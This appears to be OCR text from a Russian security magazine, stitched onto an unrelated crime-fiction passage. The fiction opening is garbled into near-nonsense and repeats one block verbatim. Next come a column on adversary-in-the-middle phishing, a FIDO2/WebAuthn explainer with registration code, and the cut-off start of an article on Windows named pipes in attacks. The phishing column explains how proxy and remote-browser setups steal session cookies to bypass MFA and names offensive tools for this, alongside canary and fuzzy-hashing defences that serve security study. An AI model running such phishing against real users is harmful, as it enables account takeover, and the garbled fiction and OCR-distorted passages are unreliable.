— Хорошо, Джейк, — кивнул падонько по столу Эттингуорд, — действуйте. Надеюсь, в дыре мы все на стоне чего-нибудь. Вы, Кадлер, вы — единственный, кто уже всех нервы выполнил с этой историей, в ваш в ней постоянно добавляете — не в ваших силах, конечно, Кадлер, ваш профиль слишком — ну, вы меня уже достали. Спасибо, вы свободны.

— Я понимаю, Лайонел, — ответил с нескрываемым презрением Кадлер. — Мы делаем все возможное.

Он дверью вышел и сладострастно сплюнул под порядковый шрифт кусочком новостлиис: все фрагменты уже собраны, но что-то это затянувшееся дело напоминало по сравнению с мерзкой тягой.

• • •

Таллин встретил их мелким моросящим дождем. Они бесшумно бродили по улочкам и напоследок перевешали этот спокойный, сдержанный город, в нечто почти мистическое. Кадлер, прищурившись, разглядывал по сторонам. Старые дома с поцелуями кружевных стекол плачем к плачу, словно они были которыми и нарисованы, — Кадлер ощущал нимо спины своих коллег.

— Как думаешь, они всё это специально строили так, чтобы казалось, будто то ты очутился в декорациях к какой-то средневековой сказке? — прошептал Фрэнк.

Они подняли пиджаки и ежились, поплотнее кутаясь.

— Вполне возможно, — ответил Кадлер. — Тут у каждого камня, кажется, своя история.

Алла вовсе не из тех, кто ждет. Ей надоть показалась ему медной, как камни мостов, но в этом каменном быто что-то теплое, розовое. Сверчка в очередной вторник, вот на ее стороне. Кадлер вспомнил кофе в каждом из ресторанов, куда ее касается. Здесь было настолько тепло и уютно, что хотелось сидеть на высоком табурете, ковырять ложечкой Фрэнсиса по стеклу, ожидая, пока сгорит сахарный мельник и бытовой технкой. Остаток дома вещи, они отправились пить в цвету — арматнура Старого города манила своей средневековой притягательностью.

Нетерпеливо обходная Кеклиин, они подняться в верхнюю часть Старого города, поглобовавшись на торчащие среди кирпичного кирасиа крыш глаз Выши, в готике которого шрифт до побережья Ленинграда заливы, но так и не нашли туда дорогу, окончательно запутав серую извилистые переулки. Наконец, на небольшой площадке, вымощенной в стиле средневековья, с сильной стаканы уличный банкомат — пришло время пополнить запасы наличных, которые по-прежнему оставались в ходу. Кадлер, вынимая пластиковую кнопарку средних лет, и Карлин обсуждательно пропустили ее вперед, а сами остались в ожидании, разглядывая, выкладывая и ругая на разные лады. Прислонившись вымеленабле, он вдруг ощуил то самое чувство, которое, казалось, за прошедшие дни, сопровождавшее каждое из ощущений, — чувство ненужности, которой всякий раз подсознательно предворяло его об опасности.

— Сэлвет Эдер! — крикнул он, когда женщина уже протянула руку, чтобы закрыть кадлеровскую пластиковую кнопарку.

Та испуганно отшатнулась и неторопливая установила на Кирилле карие глаза, в которых ничего, кроме ледяной и пустоты. Кирилл сглотнул.

Показалось? Или все как-таки нет? Панель для приема карт выглядела нетронутого — ничего подозрительного. Но собственное ощущение заняло, не так деликатно отложив дичку от банкомата, взяло за зеленый пластик карточки, вынула, что-то нажала и отдала ее Кирилл. Кирилл с ужасом ждал, что ему. Ищда сразу грохнет, чтобы спокойно оказаться у него в руке, а в ней-таки мощная мелкокалиберная пушка. Ничего подобного. Ничего. Кирилл вставил в банкомат, и Карлин обсудительно пропустил его вперед, а сами остались в ожидании, разглядывая, выкладывая и ругая на разные лады. Прислонившись вымеленабле, он вдруг ощуил то самое чувство, которое, казалось, за прошедшие дни, сопровождавшее каждое из ощущений, — чувство ненужности, которой всякий раз подсознательно предворяло его об опасности.

— Сэлвет Эдер! — крикнул он, когда женщина уже протянула руку, чтобы закрыть кадлеровскую пластиковую кнопарку.

Та испуганно отшатнулась и неторопливая установила на Кирилле карие глаза, в которых ничего, кроме ледяной и пустоты. Кирилл сглотнул.

Показалось? Или все

ADVERSARY-IN-THE-MIDDLE: ЭВОЛЮЦИЯ ФИШИНГА

Колонка Дениса Макрушина

Типичный сценарий социотехнического пентеста: собрал список корпоративных email-адресов, настроил инструмент для проведения фишинговых рассылок, провел рассылку, получил учетные данные сотрудников для доступа в корпоративную инфраструктуру.

Денис Макрушин
Специализируется на исследовании угроз и разработке технологий защиты от целевых атак.
@makrushin

Этот же сценарий характерен для многих целевых атак. Где-то еще работает, но теряет свою эффективность по мере внедрения программ повышения осведомленности, технологий фильтрации почтового контента и многофакторной аутентификации (MFA).

MFA не дает атакующим использовательскую учетной учеткой, потому что для доступа к данным требуется второй фактор, который остается у сотрудника. Для обхода средств MFA атакующий сместил фокус с кражи пароля на кражу пользовательской сессии. Так появились атаки Adversary-in-the-Middle (AiM).

Техники AiM основаны на использовании прокси-инструментов, стоящих между жертвой и порталом для логина (например, SSO-порталом Okta, Google Workspace и так далее). То есть пользователь видит реальную страницу для логина, но где-то между пользователем и этой страницей атакующий получает под своей контроль пользовательскую сессию. И даже не нужно красть пароль у учетной записи, потому что пользовательские сессии могут оставаться активными больше месяца.




Схема AiM-атаки

ЧЕЙ-то БРАУЗЕР ПОСЕРЕДИНЕ: ИНСТРУМЕНТЫ BITM-ФИШИНГА

Для проведения AiM-фишинга существует две основные техники: Browser-in-the-Middle (BiM) и Reverse Web Proxy.

Техника «браузер посередине» основана на интеграции инфраструктуры атакующего в соединение между браузером жертвы и целевым веб-приложением. Как только жертва переходит по фишинговой ссылке, атакующий направит ее браузер на свою платформу, которая будет перенаправлять все запросы к оригинальному веб-ресурсу. И заодно перехватывать данные в этом соединении.

Жертва же должна заметить ничего подозрительного, потому что взаимодействует с легитимным сайтом. В ее браузере отображается браузер атакующего с тем же контентом, что и обычно. Для этого злодею необходимо развернуть платформу, которая состоит из нескольких компонентов:

1. Кастомизированный браузер с минимальным GUI, чтобы не отвлекать пользователя необычными элементами интерфейса. Для этого часто используется Chromium, развернутый на базе дистрибутивов с Fluxbox.
2. VNC-сервер, который обеспечивает доступ к браузеру атакующего и устанавливается в его инфре.
3. VNC-клиент. Например, noVNC. Работает в контексте браузера жертвы и подключается к VNC-серверу. Подключение происходит с помощью набора JS-скриптов и кода HTML5 и не требует установки дополнительных модулей.

Такой набор позволяет браузеру жертвы получить доступ к легитимному веб-приложению и при этом передавать секреты злоумышленнику.




Схема BiM-фишинга

Вот набор утилит, которые упрощают проведение BiM-атак для Red Team:

- EvilnoVNC — с применением Docker позволяет быстро развернуть все компоненты платформы для проведения BiM-атак;
- CuddlePhish — аналогичная платформа, но на базе технологии WebRTC.

Blue Team, готовь детекты!

ОБХОД МНОГОФАКТОРНОЙ АУТЕНТИФИКАЦИИ С ПОМОЩЬЮ REVERSE WEB PROXY

Ограничения BiM-атак не позволяют использовать эту технику для массового фишинга. Когда контент отображается в браузере через протоколы удаленного доступа, пользователю достаточно изменить размер окна браузера, чтобы заметить что-то подозрительное в отображении страницы. А еще в корпоративной сети у Blue Team могут быть детекты скриптов noVNC. Поэтому BiM хорошо подходит для точечных атак, но не годится для широкого применения.

Техника Reverse Web Proxy основана на использовании инструментов, которые перенаправляют HTTP-запросы от браузера жертвы к ресурсу через прокси-сервер атакующего.




Схема атаки Reverse Web Proxy

Инструменты для реализации со схожими возможностями:

- Evilginx — пожалуй, самый популярный фреймворк, написанный на Go. Подкупает свой HTTP- и DNS-сервер для перехвата учетных записей и пользовательских сессий для обхода MFA.
- Modlishka — аналогичный инструмент, разработчик которого описывает свое решение как «point-and-click», то есть его просто настроить и автоматизировать.
- Muraena.
- CredSniper.

INFO

Подробнее об организации фишинговых кампаний читай в статье «Evilginx + Gophish. Поднимаем инфраструктуру для симуляции фишинга с обходом 2FA».

Для защиты от этой техники разработчик веб-приложения с MFA должен использовать дополнительные меры. Например, добавить в свое приложение код на JS для проверки легитимности домена, который загружает страницу.

Как защититься: расставляем ловушки с помощью JS- и CSS-канареек

При основном сценарии фишинговых атак с обитанием прокси атакующий делает следующее:

1. Регистрирует доменное имя, похожее на доменное имя целевого веб-портала, который жертва использует для логина.
2. Размещает на фишинговом домене прокси и перенаправляет со своего домена все запросы от браузера пользователя к целевому ресурсу и обратно.
3. Перехватывает весь процесс аутентификации и извлекает из HTTP-запросов ценные данные: пароли и сессионные куки.
4. Использует перехваченные сессионные куки для обхода мультифакторной аутентификации.


Ключевое отличие AiM-фишинга от классического: атакующему не нужно создавать фейковую страницу логина, которая полностью копирует оригинал. В случае с AiM злодей демонстрирует жертве исходную страницу без изменений. Поэтому классические методы выявления фиш-китов в этом случае не помогут.

Использование обратного прокси между браузером пользователя и порталом MFA можно обнаружить с помощью скрипта на JS, встроенного в веб-страницу. Этот скрипт может играть роль канарейки и сигнализировать владельцу MFA-приложения и аналитику Blue Team о попытке фишинга:

1. Жертва открывает фишинговую ссылку, и в браузере срабатывает скрипт на JS.
2. Скрипт определяет контекст, в котором исполняется (например, URL), и сопоставляет актуальное доменное имя с ожидаемым.
3. В случае несовпадения контекста скрипт отправляет сигнал на сервер Blue Team.

Делаем похожую канарейку на CSS:

1. Для невидимого глазу изображения (пиксель) создаем атрибут `url()`, который отправляет обращение серверу Blue Team.
2. В HTTP-заголовке обращения передается значение Referer.
3. В случае несовпадения значения Referer с тем, что мы задали, отправляем сигнал аналитику Blue Team.



Техника защиты на основе CSS-канарейки

Добавляем в белый список адресов различные CDN и ждем сигналы.

ВЫЯВЛЯЕМ ФИШИНГОВЫЕ РЕСУРСЫ С ПОМОЩЬЮ НЕЧЕТКОГО ХЕШИРОВАНИЯ

Развитие инструментов проведения фишинговых атак приводит к росту числа ресурсов, которые целятся пользовательские и корпоративные учетные данные. При этом существует много эффективных методов выявления этих инструментов (фиш-китов): от анализа структуры веб-страниц до применения алгоритмов глубокого обучения.

Помню, еще в университете использовал алгоритмы нечеткого хеширования для поиска вредоносного кода. А недавно встретил материал, в котором эти же алгоритмы по-прежнему эффективно применяются для защиты от фишинга. Коротко о методе: создаем хеш-значение артефакта (например, веб-страницы) и пытаемся определить степень сходства с хешем вредоносного артефакта. Вот так просто, без ИИ. Но работает.

Эффективность метода доказали на примере известных фиш-китов и страниц, которые замечены в популярных таргетированных атаках. Исследователи вычислили нечеткий хеш (TLSH) для DOM-дерева полученной веб-страницы, сравнили ее с хешем ранее замеченной фишинговой страницы и таким образом обнаружили угрозу.

Если дерзнете, как ещё улучшить свой метод поиска угроз и аномалий, то не спеши прикручивать ИИ. Он многими задачами по-прежнему работают алгоритмы «до эры ML»:

FIDO2

Разбираемся со стандартами и будущим беспарольной аутентификации

Никита Соловьев
Специалист по защите информации

В этой статье мы с тобой проследим историю идей беспарольной аутентификации. Разберемся в том, что такое FIDO2, как работают протоколы WebAuthn и CTAP, а также обсудим их внутренние механизмы защиты и существующие атаки. Между делом раскроем загадку массовой учетки биометрических данных, посмотрим, при чем здесь Passkeys, и попытаемся понять, насколько близко беспарольное будущее.

Идея отказаться от паролей — чуть ли не ровесница самих паролей. Однако первые серьезные обсуждения этой темы начались примерно в 2004 году, когда Билл Гейтс на конференции по безопасности RSA заявил: «Нет никаких сомнений, что со временем люди будут полагаться на пароли все меньше и меньше... [пароли] просто не смогут решать задачи защиты»,-что-либо действительно цепкое». Затем был дружный хор голосов из IBM, Google и прочих компаний, пропевшедоклад «Конец паролей». Но с того выступления Гейтса прошло уже двадцать лет, а воз и ныне там — пароли по-прежнему живы.

Перед тем как мы двинемся дальше, освежим несколько базовых понятий:

- **Идентификация** — это процедура предоставления себя информационной системе уникальным образом, то есть, проще говоря, вводя логин, ты идентифицируешься.
- **Аутентификация** — это процедура проверки подлинности, то есть, вводя правильный пароль, ты подтверждаешь, что являешься обладателем аккаунта.
- **Авторизация** — это процесс предоставления прав пользователю, который происходит внутри информационной системы.

Как в контексте этой статьи интересует именно аутентификация. Да-фактор стандартов для нее стала комбинация чего — пароль. Но что же не так с паролями?

- *Люди часто не следуют рекомендациям безопасности:* используют снова и снова один и тот же пароль или делают пароли слишком легкими для перебора. По данным исследования за 2022 год, каждый пользователь имеет в среднем чуть больше пароля, причем у каждого третьего это варьируют одного и того же пароля.
- Пароли должны безопасно храниться, как на стороне пользователя, так и на стороне сервера. По данным Google Ipsos, современный пользователь имеет в среднем 191 учетную запись, что «вынуждает на потребность в менеджере паролей, но люди используют бумажки и таблицы. С компаниями не лучше — вспомнить хотя бы историю о том, как в Facebook пароли оказались в открытом виде».
- Поскольку пароли стали стандартным средством аутентификации, у злоумышленников уже накопился опыт и методы их подбора (словари, радужки, утечки), которыми может воспользоваться даже скрипт-кидди. А добавим сюда возможности современных компьютеров, злоумышленники получают просто огромную поверхность атаки. По данным разных исследований, от 80 до 90% всех атак включают использование скомпрометированных учетных данных.

Да и вообще, что говорить, когда Фернандо Корбато, впервые реализовавший механизм паролей в 1961 году, заявлял, что он не предназначался для веба и на текущий день превратился в кошмар.

БЕСПАРОЛЬНАЯ ЭВОЛЮЦИЯ

С паролями все ясно, но, возможно, они действительно стали больше рисков, чем защитой, но что предлагается взамен?

Все началось в 1980-х, когда компания Security Dynamics Technologies (сейчас RSA Security) создала первый аппаратный токен, генерирующий одноразовые пароли (OTP). В 1998 году компания AT&T получила патент на двухфакторную аутентификацию, использовавшую пароль-1 OTP-токен. В 2000-х получила распространение система SSO. В 2011 году в Motorola выступили первый смартфон со сканером отпечатка пальцев, а еще через два года то же сделали и в Apple, снабдив iPhone датчиком Touch ID.

Motorola ATRIX 4G MB860

Security Dynamics SecurID (OTP) и Motorola ATRIX 4G (сканер отпечатка)

ФАКТОРЫ ЗНАНИЯ

Таким образом, эволюция аутентификации создала всего три фактора. **Факторы знания** (что-то, что ты знаешь), **факторы владения** (что-то, что ты имеешь), и **факторы биометрии** (часть тебя, ты, грубо говоря). Потому фундаментально у нас есть следующие альтернативы:

- минимизировать недостатки парольной аутентификации (SSO, OAuth, OpenID);
- комбинировать факторы знания с другими факторами (2FA, MFA);
- не использовать факторы знания (беспарольная аутентификация).

Если наша задача — отказаться от паролей, то подходит только последний вариант. Будем исходить из того, что беспарольная аутентификация (passwordless) — это аутентификация, которая не использует фактор знания (пароль, секретный вопрос, пасс-фразу). Но если остается выбор одного из двух факторов. Тем временем **многофакторная аутентификация** (MFA) предполагает использование двух и более различных факторов. Так что ДА и МФА — это разные вещи, которые не стоит путать.

Разберем самое большое заблуждение о ДА. Любое использование биометрии — это локальное решение производителя аутентификатора, но даже в этом случае него нельзя только отпечатки или их производные не посылает и ничего имя не подписывает, это касается и FIDO2, о котором пойдет речь ниже. Многие путают использование биометрии и ДА, что порождает массовую историю по поводу утечки биометрических данных.

ЗООПАРК FIDO

Путем логических рассуждений мы пришли к использованию факторов владения или свойства. Звучит просто, но для реализации нужны стандарты, которыми бы руководствовались разработчики сервисов и производители устройств.

С 2004 года были образованы OATH, OIDF, OASIS, ISEA, ОСК и другие. Количество организаций и протоколов росло, компании пробовали создавать продукты, но ни к каменному единому стандарту не пришли. В 2009 году в июле 2012 года PayPal, Lenovo и еще четыре компании основали альянс FIDO (Fast Identity Online), миссией которого стало «сократить всеобщую зависимость от паролей». Вскоре к ним присоединились Google и Microsoft не были среди основателей, а присоединились только в 2013 году. Сейчас в альянс FIDO входит несколько сотен компаний.


На первых порах новоиспеченный альянс объединил два независимых проекта. Во-первых, это Universal Authentication Framework (UAF), разработанный в PayPal и Validity Sensors, — протокол, который предполагал использование биометрических данных для аутентификации пользователя без пароля на стороне мобильных устройств. Во-вторых, это Universal Second Factor (U2F), созданный в Google и Yubico. U2F протокол предполагает использование внешнего токена безопасности как второго фактора аутентификации, в дополнение к паролю. В результате появились две спецификации: UAF 1.0 (февраль 2014 года) и U2F 1.0 (декабрь 2014 года). Но U2F 1.0 (декабрь 2014 года), которую можно условно назвать прототип FIDO 1.0.

Концепт вы поняли (спасибо), но как мавзолею инфраструктуру, поэтому в сентябре 2015 года альянс FIDO обсудил две спецификации и выпустил предложение FIDO 2.0, которое было отправлено в W3C. На этой основе в W3C в мае 2016 года выступили новые стандарты WebAuthn, а альянс FIDO начал несколько доработок в июле 2017 года зарелизил протокол U2F 1.2 (он же CTAP 1.0). Эту связку уже можно назвать полноценным прототипом FIDO 2.0.

INFO

W3C (World Wide Web Consortium) — это международная организация по стандартизации веба. Есть и другие подобные организации, например WHATWG (поддерживает HTML) и ECMA (поддерживает JavaScript). Стандарты, выпущенные этими организациями, не обязательные, но общепризнанные.

W3C и FIDO регулярно выпускают новые итерации своих спецификаций. Так, на сегодняшний день стандартом является WebAuthn (Level 2) от 2021 года и CTAP 2.1 от 2022 года, но существует и новая версия, которая пока на этапе предложения.



Эволюция проектов и протоколов альянса FIDO

На сегодняшний день FIDO2 — это наиболее распространенное решение альянса FIDO, хотя U2F также еще использовается некоторыми веб-серверами как метод 2FA, а UAF применяется в мобильных приложениях как метод подтверждения действия, например транзакции в банковском приложении.

Итого нужно запомнить, что FIDO — это альянс, FIDO1 и FIDO2 — это проекты, а не протоколы. UAF, U2F, CTAP и WebAuthn всех версий — это протоколы, у которых есть одноименные спецификации.

АРХИТЕКТУРА FIDO2

FIDO2 позиционируется как беспарольный метод аутентификации, построенный на криптографии публичного ключа, и состоит из двух частей — протоколов WebAuthn и CTAP. Зачем два протокола? Так FIDO было легче формализовать свое творение: W3C выпускает только стандарты для веба, а на стороне устройства ничего не решает. Поэтому и получился такой полустандартный стандарт, за которой отвечает одноименно некоммерческий консорциум (W3C) и ассоциация коммерческих организаций (альянс FIDO).

Вначале скажу пару слов о том, что FIDO2 не покрывает: где поля зрения протоколов остается то, как мы получаем аутентификатор (покупаем, или нам его выдают на работе), как мы активируем аутентификатор (устанавливаем свой отпечаток или код) и как хранятся наши ключи (шифрование хранилищ или брауузерный менеджер паролей).

Также **FIDO2 не покрывает Passkeys**, которые сейчас начинают предлагать на некоторых крупных сайтах. Дело в том, что в первых спецификациях FIDO2 такого понятия не существовало, а позже словом Passkeys для удобства начали называть те самые криптографические ключи. На практике Passkeys — это одна из реализаций ключа на основе криптографии, которая может использоваться в FIDO2 и обладает другими полезными функциями, например синхронизацией между устройствами. Но стоит помнить, что не WebAuthn, не CTAP не регламентируют Passkeys. Это в данный момент просто самая распространенная реализация.

Основные участники взаимодействия — это:


- пользователь;
- аутентификатор (Authenticator);
- устройство пользователя;
- JS-клиент устройства пользователя (клиент);
- ответственная сторона (Relying Party — RP).

Протокол WebAuthn отвечает за взаимодействие между JS-клиентом и RP, его можно условно назвать клиентским API. В большинстве случаев JS-клиент — это браузер пользователя, но он может быть и нативным приложением для Android или iOS. Для простоты будем считать понятия JS-клиент и браузер, а также веб-сайт и RP равнозначными.

Протокол CTAP регулирует отношения между аутентификатором и устройством пользователя, его можно условно назвать API аутентификатора. Аутентификатор может быть встроенным, например Face ID, или внешним, например аппаратный токен YubiKey, но на мне не будем делать между ними различий.

Данные CTAP может передавать через USB, NFC или BLE (Bluetooth Low Energy). Самые внимательные наверняка заметят, что у нас остался пробел во взаимодействии между устройством пользователя и JS-клиентом. К сожалению, каждая платформа (ОС) решает этот вопрос по-своему, здесь четких стандартов нет.

Концептуально архитектуру FIDO2 приведена на рисунке ниже, а компоненты разные цветом зависят от разных комнат или даже менадров.



Архитектура FIDO2

Продолжение статьи →

FIDO2

РАЗБИРАЕМСЯ СО СТАНДАРТАМИ И ВЕДУЩИМИ ВЕБ-ОБЛАСТЯМИ АУТЕНТИФИКАЦИИ

ЦЕРЕМОНИИ РЕГИСТРАЦИИ

Для начала нам нужно где-то хранить ВТОРОЙ открытый ключ для последующей аутентификации и управления аккаунтом. Давай сначала с тобой разберемся, что же нам нужно для того, чтобы сохранить ключ. Для этого нам нужно отправить на сервер JSON-объект, который называется **credential**, который в себе содержит информацию о новом аккаунте.

Для отправки данных на сервер в FIDO2 существует два специальных API-вызова: `PublicKeyCredentialCreationOptions` и `Response`. Этот механизм называется **ритуалом регистрации**.

Данные JSON-объекта, которые нужно отправить на сервер, выглядят примерно вот так: `challenge`, `origin`, `id`, `rawId`, `response` (ответ в зашифрованном виде), `type` (тип ключа).

Данные пользователя (`id`, `name`, `displayName`) — это информация пользователя и системы RP: `user.id`, `user.displayName` — человеческие имя и фамилия пользователя, `rp.id` — домен, `rp.name` — имя системы.

Вызов (`challenge`) — это случайное произвольное значение на стороне сервера, которое нужно для предотвращения атаки повтора. Его нужно сохранить в сессии.

Требования к алгоритмам (`pubKeyCredParams`), которые должны создать ключ. Сервер может потребовать, чтобы пользователь использовал ключ определенного типа, например, с определенной длиной ключа.

Требования к аутентификатору (`authenticatorSelection`): `authenticatorAttachment` — `platform` или `cross-platform`, `requireResidentKey` — нужно ли сохранять ключ в системе, `user-verification` — нужно ли требовать пин-код и биометрию.

Расширения (`extensions`) — это расширения, которые поддерживает клиент, например, `credProtect` — уровень защиты ключей, `minPinLength` — минимальная длина пин-кода.

Исключения (`excludeCredentials`) — это массив уже зарегистрированных ранее ключей, которые не нужно регистрировать повторно. Это нужно, чтобы не создавать дубликаты ключей. Если ключ уже есть, сервер отклонит запрос.

Ответ (`response`) — это то, что аутентификатор подписывает и отправляет обратно. Внутри, в `response`, будет `clientDataJSON` — это JSON с `challenge`, `origin` и `type`, `attestationObject` — сертификат и новый публичный ключ, `transports` — какие способы связи поддерживает аутентификатор (usb, nfc, ble, internal).

```
PublicKeyCredentialCreationOptions
{
  "rp": {"id": "example.com", "name": "ACME"},
  "user": {
    "id": "dXNlcjEyMw",
    "name": "user@example.com",
    "displayName": "User Name"},
  "challenge": "rZ7_kQ2xAbCdEfGhIjKlMnOpQrStUvWxYzAaBbCcDdE",
  "pubKeyCredParams": [
    {"type": "public-key", "alg": -7},
    {"type": "public-key", "alg": -257}],
  "timeout": 60000,
  "excludeCredentials": [
    {"type": "public-key",
     "id": "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA",
     "transports": ["usb", "nfc"]}],
  "authenticatorSelection": {
    "authenticatorAttachment": "cross-platform",
    "requireResidentKey": false,
    "residentKey": "preferred",
    "userVerification": "preferred"},
  "attestation": "none",
  "extensions": {
    "credProtect": 2,
    "minPinLength": true}
}
```

После получения данных браузер выполняет вызов `navigator.credentials.create()`, который передает данные аутентификатору. В случае Windows Hello это может быть `authenticator.exe`. Аутентификатор создает новую пару ключей, сохраняет приватный ключ в своем защищенном хранилище и формирует ответ `AuthenticatorAttestationResponse`. Браузер получает ответ и отправляет его обратно на сервер в виде JSON-объекта `credential`, который в себе содержит `clientDataJSON` и `attestationObject`.

```
AuthenticatorAttestationResponse
{
  "clientDataJSON": "eyJ0eXBlIjo...",
  "attestationObject": "o2dmbXRoZG5vbmVnYXR0U3RtdKBoYXV0aERhdGFYxEmkS...",
  "transports": ["usb", "nfc"]
}
```

После получения данных аутентификатор создает пару ключей и формирует другие данные, какие и зачем, не знаю. Я знаю только, что в ответе `attestationObject` есть `authenticatorData`, в которой есть `attestedCredentialData`, в которой есть `credentialPublicKey`, в которой есть `credentialId`. Вот `credentialId` и `credentialPublicKey` нам и нужно сохранить в базе данных.

Аутентификатор подписывает ответ, используя свой ключей для не могу сказать. Данные в зашифрованном виде отправляются на ЗНАЕ-ОМЕ или напрямую на сервер. Сервер получает ответ, проверяет подпись, сохраняет `credentialId` и `publicKey` в базе данных, привязывает к пользователю, отправляет клиенту ответ `success: true`. Теперь пользователь может использовать ключ для входа.

Клиентская часть в целом выглядит вот так:

```
navigator.credentials.create({
  publicKey: {
    rp: {name: "Example", id: "example.com"},
    user: {
      id: Uint8Array.from("user123", c => c.charCodeAt(0)),
      name: "user@example.com",
      displayName: "User Name"},
    challenge: Uint8Array.from(randomBytes(32), c => c.charCodeAt(0)),
    pubKeyCredParams: [
      {type: "public-key", alg: -7},
      {type: "public-key", alg: -257}],
    timeout: 60000,
    excludeCredentials: [
      {type: "public-key",
       id: Uint8Array.from("AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA", c => c.charCodeAt(0)),
       transports: ["usb", "nfc"]}],
    authenticatorSelection: {
      authenticatorAttachment: "cross-platform",
      requireResidentKey: false,
      residentKey: "preferred",
      userVerification: "preferred"},
    attestation: "none",
    extensions: {
      credProtect: 2,
      minPinLength: true}
  }
})
.then(function (credential) {
  console.log("Success", credential);
  var bodyJSON = JSON.stringify({
    id: credential.rawId ? base64encode(credential.rawId) : null,
    rawId: credential.rawId ? base64encode(credential.rawId) : null,
    response: {
      clientDataJSON: credential.response.clientDataJSON ? base64encode(credential.response.clientDataJSON) : null,
      attestationObject: credential.response.attestationObject ? base64encode(credential.response.attestationObject) : null,
      transports: credential.response.transports && credential.response.transports.length > 0 ? credential.response.transports.join(",") : null},
    type: credential.type,
    authenticatorAttachment: credential.authenticatorAttachment,
    clientExtensionResults: credential.clientExtensionResults ? JSON.stringify(credential.clientExtensionResults) : null,
    browser: navigator.vendor + " " + navigator.platform + " " + navigator.appVersion,
    name: "Passkey"
  });
  var xhr = new XMLHttpRequest();
  xhr.open("POST", "/webauthn/registration/finish");
  xhr.setHeader("Content-Type", "application/x-www-form-urlencoded");
  xhr.send("data=" + encodeURIComponent(bodyJSON));
})
.catch(function (error) {
  console.log("Error", error);
});
```

Клиентская часть выглядит вот так:

```
{
  "id": "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA",
  "rawId": "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA",
  "response": {
    "clientDataJSON": "eyJ0eXBlIjoiIiwiY2hhbGxlbmdlIjoiIiwiIiwiIiw
```

ЗЛАЯ ТРУБА

Используем Named Pipes при атаке на Windows

Мстислав Касьянов
Эксперт PT Expert Security Center
@mkasyanov

В Windows есть много этих средств межпроцессного взаимодействия. Одно из них — именованные каналы, в народе — пайпы. Давай попробуем разобраться, в чем плюсы, выдержат ли пайпы нагрузку пентеста и научимся перехватывать этим интересным способом. Пусть никто не уйдет без сладенького.

В системе хранится огромное количество процессов, системные вроде **explorer.exe**, **kwinlandmaker.exe** и также твои любимые друзья. Зачем и Metasploitunderlyingcrypter.exe. Большинство из них хранят значимые и не делятся никакой информацией с внешним миром — считай, такие процессы-одиночки (прости нас, с тобой Steam) бывает и иначе. Некоторые процессы должны передавать данные своим сородичам информацию о состоянии CPU, разделяемые ресурсы, нажимания клавиш и клавиатуру.

Простейший способ взаимодействия между двумя общими процессами — общая память. Один процесс пишет, другой читает. Вторично, это не самый удобный способ обмена, правда? Здесь возникают проблемы с синхронизацией, атомарным доступом нагрузкой данной информации.

Поэтому разработчики Windows придумали чуть более удобный способ передачи данных и не особенно огромного количества сущностей, позволяющий передавать данные между процессами. Одна из этих сущностей — именованные каналы, или пайпы.

ЧТО ТАКОЕ PIPE

Пайп представляет собой объект типа **FILE_OBJECT**, управляемый специальной файловой системой с именем NPFS (Named Pipe File System). Пайп создается пишем и слушать, из себя данные разным процессом, что и решает задачу на взаимодействие. Не только данные передача данных происходит поверх протокола SMB.

Создание именованного канала происходит с помощью функции CreateNamedPipe():

```
HANDLE CreateNamedPipe(
  [in]     LPCTSTR                lpName,
  [in]     DWORD                  dwOpenMode,
  [in]     DWORD                  dwPipeMode,
  [in]     DWORD                  nMaxInstances,
  [in]     DWORD                  nOutBufferSize,
  [in]     DWORD                  nInBufferSize,
  [in]     DWORD                  nDefaultTimeOut,
  [in, optional] LPSECURITY_ATTRIBUTES lpSecurityAttributes
);
```

Давай посмотрим, за что отвечает каждое из полей:

- **lpName** — имя создаваемого пайпа. Оно может не быть уникальным. Например, в системе без пробелов можно быть создан пайп с именем 123 и следом за ним еще один 123. Взаимодействовать клиенты, конечно же, будут с тем пайпом, который был создан раньше.
- **dwOpenMode** — режим работы пайпа (входящий, только вывод или только — вывод) плюс дополнительные флаги. Сейчас нас интересуют FILE_FLAG_FIRST_PIPE_INSTANCE, который позволяет отправлять всем последующим запросам с одинаковым именем. Вторично, и этому флагу мы тоже интересны.
- **dwOutpaMode** — режим работы пайпа. Пайп может передавать поток байтов, а можно и сообщения. Если мы задаем второе значение, то каждое подключение удаленным клиентов и «удаленным» клиентом до тех пор, пока все данные не будут считаны или записаны. — так называемый режим блокировки.
- **nMaxInstances** — максимальное количество экземпляров канала. Определяет, сколько пайпов с таким именем может быть в системе. Можно указать PIPE_UNLIMITED_INSTANCES, чтобы ОС сама выбрала это значение, основываясь на доступных ресурсах.
- **nOutBufferSize**, **nInBufferSize** — позволяет указать размеры в байтах выходного и входного буфера именованных каналов. Можно указать 0, тогда пайп использовать размеры по умолчанию.
- **nDefaultTimeOut** — длительность интервала ожидания в миллисекундах для функции WaitNamedPipe().
- **lpSecurityAttributes** — атрибуты защиты. Кстати, это единственный механизм защиты в пайпах. Если в качестве этого значения передается NULL, то к пайпу смогут получать полный доступ члены группы PA, система и создатель пайпа, а другие на чтение будет у Everyone и учетки Anonymous. Хорошо, если при создании пайпа ты не указал дескриптор безопасности, то удачная из этого пайпа смогут читать кто угодно.

Для работы с пайпом применяются еще некоторые функции (условно разделяющие):

- ConnectNamedPipe();
- WaitNamedPipe();
- DisconnectNamedPipe()

Первая функция дает возможность серверу ждать подключения клиента (может подключаться «мгновенно» — ему достаточно указать пайп в вызове CreateFile()) и вот CallNamedPipe():

```
BOOL ConnectNamedPipe(
  HANDLE hNamedPipe,
  LPOVERLAPPED lpOverlapped
);
```

Пример:

- **hNamedPipe** — хендл на созданный на сервере пайп;
